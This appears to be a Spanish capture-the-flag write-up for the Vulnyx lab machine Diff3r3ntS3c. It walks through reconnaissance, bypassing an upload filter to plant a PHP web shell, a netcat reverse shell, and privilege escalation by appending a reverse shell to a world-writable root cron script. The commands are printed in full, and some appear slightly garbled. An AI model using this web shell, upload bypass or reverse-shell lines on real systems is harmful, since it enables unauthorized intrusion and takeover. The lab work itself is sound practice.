Máquina Diff3r3ntS3c (Vulnyx)

De Ignacio Millán Ledesma Publicado el: 20 septiembre



Comenzamos con averiguar la dirección IP de la Máquina Victima, para ello primeramente utilizaremos la herramienta **netdiscover**, para ello ejecutaremos el siguiente comando:

\$ netdiscover -i eth1 -r 10.0.2.0/24

Currently scanning: Finished! Screen View: Unique Hosts 4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240				
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:48:5b:8e	1	60	PCS Systemtechnik GmbH
10.0.2.17	08:00:27:7e:af:75	1	60	PCS Systemtechnik GmbH

• Kali (Máquina Atacante): 10.0.2.4

• Máquina Victima: 10.0.2.17

Comprobamos si tenemos conexión con la Máquina Victima, para ello ejecutamos el siguiente comando:

\$ ping -c 1 10.0.2.17

```
PING 10.0.2.17 (10.0.2.17) 56(84) bytes of data.
64 bytes from 10.0.2.17: icmp_seq=1 ttl=64 time=0.450 ms

— 10.0.2.17 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.450/0.450/0.450/0.000 ms
```

Como se puede comprobar por el TTL nos enfrentamos a una Máquina Linux.


A continuación, realizamos con la herramienta **nmap** un reconocimiento de los servicios, para ello ejecutamos el siguiente comando:

\$ nmap -Pn 10.0.2.17 -sVC


```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-07 13:24 CEST
Nmap scan report for 10.0.2.17
Host is up (0.00015s latency).
Not shown: 999 closed tcp ports (reset)
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.57 ((Debian))
[_http-server-header: Apache/2.4.57 (Debian)
[_http-title: Diff373nt53c
MAC Address: 08:00:27:7E:AF:75 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 8.03 seconds
```

Como podemos comprobar la Máquina Victima tiene abierto el puerto 80.

Comprobamos que es lo que corre en el puerto 80.



Recorriendo un poco la pagina web nos encontramos con una subida de ficheros.



A continuación, realizamos con la herramienta **gobuster** un fuzzing web por directorios, para ello ejecutamos el siguiente comando:

\$ gobuster dir -u http://10.0.2.16:80 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt

```
| Starting gobuster in directory enumeration mode | Startus gobuster | Status | Stat
```

Encontramos el directorio **uploads**, donde entiendo que sera el directorio en el cual se subirán los ficheros del formulario.

Nos creamos la siguiente reverse shell en .php.

<?php system(\$_GET["cmd"]);?>



La subimos al formulario dándonos un error.

A continuación, con la herramienta **burpsuite** interceptamos la petición y la mandamos al *intruder*.

Payload	Status code
	200
php4	200
phar	200
php5	200
php5 phtml	200
hphp	200

Cambiamos la extensión de la reverse shell a cualquiera de la anteriores, por ejemplo, *.phtml*, y la volvemos a subir al formulario, esta vez siendo posible la subida.



Accedemos a ella a través del directorio uploads.

A continuación, en nuestra terminal de nuestra Máquina Atacante y con la ayuda de la herramienta de **netcat(nc)** nos ponemos a la escucha por el puerto **443** por donde vamos a recibir la conexión, para ello ejecutamos el siguiente comando.

\$ nc -lvnp 443

```
listening on [any] 443 ...
```

Ejecutamos la siguiente reverse shell en **nc** *url encodeada* y la pegamos en el parámetro *cmd* de la siguiente manera.

```
Q 10.0:2.17/uploads/19/shell.phtml7cmd=nc -c %2Fbin%2Fbash 10.0:2.4 443
```

Y obtenemos una shell como candidate.

```
listening on [any] 443 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.17] 47698
whoami
candidate
```

A continuación, hacemos un tratamiento de la **TTY** para obtener una shell interactiva y así evitar problemas, para ello ejecutamos los siguientes comandos.

```
$ script /dev/null -c bash
Ctrl + Z
```

\$ stty raw -echo;fg

\$ reset xterm

\$ export TERM=xterm

Enumeramos las tareas **crontab**, para ello ejecutamos el siguiente comando.

\$ cat /etc/crontab

Nos encontramos que el archivo makeBackup.sh se lanza como usuario root cada minuto.

Comprobamos los permisos que tenemos sobre este archivo, para ello ejecutamos el siguiente comando.

-rwxrwxrwx 1 candidate candidate 399 Mar 28 2024 /home/candidate/.scripts/makeBackup.sh

Tenemos todos los permisos.

Lo editamos, para enviarnos una reverse shell como root, para ello ejecutamos el siguiente comando.

\$ nano /home/candidate/.scripts/makeBackup.sh

```
# Source folder to be backed up
source_folder="/var/www/html/uploads/"

# Destination folder for the backup
backup_folder="/home/candidate/.backups/"

# Create backup folder if it doesn't exist
mkdir -p "$backup_folder"

# Backup file name
backup_file="${backup_folder}backup.tar.gz"

# Create a compressed tar archive of the source folder
tar -czf "$backup_file" -C "$source_folder" .

nc -c /bin/bash 10.0.2.4 444
```

A continuación, en otra nueva terminal de nuestra Máquina Atacante y con la ayuda de la herramienta de **netcat(nc)** nos volvemos a poner a la escucha por el puerto **444** por donde vamos a recibir la conexión, para ello ejecutamos el siguiente comando.

\$ nc -lvnp 444

```
listening on [any] 444 ...
```

Esperamos como mucho 1 minuto para que se vuelva a ejecutar la tarea.

```
listening on [any] 444 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.17] 54272
whoami
root
```

¡¡¡Ya somos Root!!!

También pudiendo leer las flags de user y root.